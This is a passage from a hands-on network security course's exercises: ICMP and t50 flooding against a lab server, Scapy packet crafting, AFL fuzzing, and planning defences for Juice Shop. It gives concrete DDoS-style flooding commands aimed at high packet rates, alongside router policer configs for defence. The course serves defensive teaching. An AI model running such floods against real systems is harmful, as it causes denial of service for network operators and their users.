  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
If you have a 10G network connection, do you REALLY need 10Gbps of ICMP traffic?

Probably not, and routers can often filter this in wirespeed.

Routers have extensive Class-of-Service (CoS) tools today and a starting point might be as shown in Juniper Junos policer config:


```
term limit-icmp {
    from {
        protocol icmp;
    }
    then {
        policer ICMP-100M;
        accept;
    }
}
term limit-udp {
    from {
        protocol udp;
    }
    then {
        policer UDP-1000M;
        accept;
    }
}
```

This effectively limit the damage an attacker can do. Your firewall and IDS devices will be free to spend more processing on the remaining protocols.

Exercise 40

❶ Misc - stranger attacks 15min

Various other attacks are possible, sending illegal combinations of flags etc.

Objective:
Start a webserver attack using the packet generator and flooding tool t50.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is another primary one for doing professsional DDoS testing.

Apart from TCP,UDP and ICMP this tool can also produce packets for dynamic routing testting, OSPF, EIGRP and other esoteric RSVP, IPSEC, RIP and GRE.

```
  $ t50 -help
  T50 Experimental Mixed Packet Injector Tool v5.8.3
  Originally created by Nelson Brito <nbrito@sekure.org>
  Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
  Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

  Usage: t50 <host[/cidr]> [options]
  Common Options:
      --threshold NUM           Threshold of packets to send     (default 1000)
      --flood                   This option supersedes the 'threshold'
      --encapsulated            Encapsulated protocol (GRE)      (default OFF)
   -B,--bogus-csum              Bogus checksum                   (default OFF)
      --shuffle                 Shuffling for T50 protocol       (default OFF)
   -q,--quiet                   Disable INFOs
      --turbo                   Extend the performance           (default OFF)
   -l,--list-protocols          List all available protocols
   -v,--version                 Print version and exit
   -h,--help                    Display this help and exit
...
   Some considerations while running this program:
    1. There is no limitation of using as many options as possible.
    2. Report t50 bugs at https://gitlab.com/fredericopissarra/t50.git.
    3. Some header fields with default values MUST be set to '0' for RANDOM.
    4. Mandatory arguments to long options are mandatory for short options too.
    5. Be nice when using t50, the author DENIES its use for DoS/DDoS purposes.
    6. Running t50 with '--protocol T50' option sends ALL protocols sequentially.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Run the help page, and browse options.

```
t50 -h
```

Hints:

The tools we use can do a lot of different things and using the command line options can produce high speed packet attacks without having to program in C ourselves.

Try doing a special attack:

- t50 with '–protocol T50' option sends ALL protocols, so try:
  `t50 --protocol T50 10.0.45.12`

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at
https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 41

ℹ Scapy 30 min

Objective:
Try the library Scapy locally your workstation with Linux

Purpose:
Running Scapy will allow you to produce network packets according to some pattern.

On Debian 12 it can be installed easily, on Kali it is probably already there:

```
sudo apt install python3-scapy
git clone https://github.com/kramse/frankenpacket.git
cd frankenpacket/hlk-mpls-vxlan-datacenter/

python3 mpls-vxlan-datacenter.py
```

Suggested method:
Run the program from your Kali Linux VM.

Research the Scapy documentation.
https://scapy.readthedocs.io/en/latest/

How to produce fuzz like output?
Hint; `https://scapy.readthedocs.io/en/latest/usage.html?highlight=fuzz#fuzzing`

Hints:
Scapy requires very little Python knowledge, also the protocols are "stacked" after each others. The example includes multiple layers of encapsulation.

```
# VLAN
prepacket=mpls_eth/mpls_lables/Ether(dst="00:00:00:00:00:03")/Dot1Q(vlan=42)

...
# Create a VXLAN header
vxlan=prepacket/IP(src=vtepsrc,dst=vtepdst, options=IPOption('\x44\x10\x05\x00\x00\x00\x00\x00'+
'\x00\x00\x00\x00\x00\x00\x00\x00'+'\x88\x04\x10\x10'+
'\x83\x03\x10'+'\x07\x04\x00\x00'))
/UDP(sport=1234,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
```

You should use Python3! So maybe use `pip3 install scapy` and `python3 mpls-vxlan-datacenter.py`

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
Scapy might not be the quickest tool. It can write packets to a binary pcap file though, so you can use tools like `tcpreplay` for faster transmission.

Exercise 42

⚠ Try American fuzzy lop up to 60min

Try American fuzzy lop from http://lcamtuf.coredump.cx/afl/

Objective:
Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabits.

Purpose:

> American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: http://lcamtuf.coredump.cx/afl/

Suggested method:
Open the web page http://lcamtuf.coredump.cx/afl/

Look at the Quick Start Guide and README:
http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt
http://lcamtuf.coredump.cx/afl/README.txt

Follow the tutorial at:
http://spencerwuwu-blog.logdown.com/posts/1366733-a-simple-guide-of-afl-fuzzer

Hint: instead of modifying the bashrc just do a `sudo make install` to install the afl- programs in the right directories.

Later if you like, modify our demo.c test program from earlier, and fuzz it.

Hints:
Look at the many projects which have been tested by AFL, the bug-o-rama trophy case on the web page.

Solution:
When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:
For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

Exercise 43

⚠ Securing the JuiceShop

Objective:
Layout a plan for securing the Juice Shop

Purpose:
Lets discuss how we can proceed if JuiceShop was a real shop in our organisation

Suggested method:
Break down the immediate steps for securing this shop.

Should we go and buy a security product for filtering requests?

Should we start logging all requests and analyzing them?
To see when we are attacked

Hints:
There are some gaping holes that can be removed, files that could be downloaded.

Some functions are old and can be removed or turned off.

Solution:
There is no solution, the discussion is the solution.

Discussion:
There are some things that can be fixed in production, and some can't easily be redone without major interruption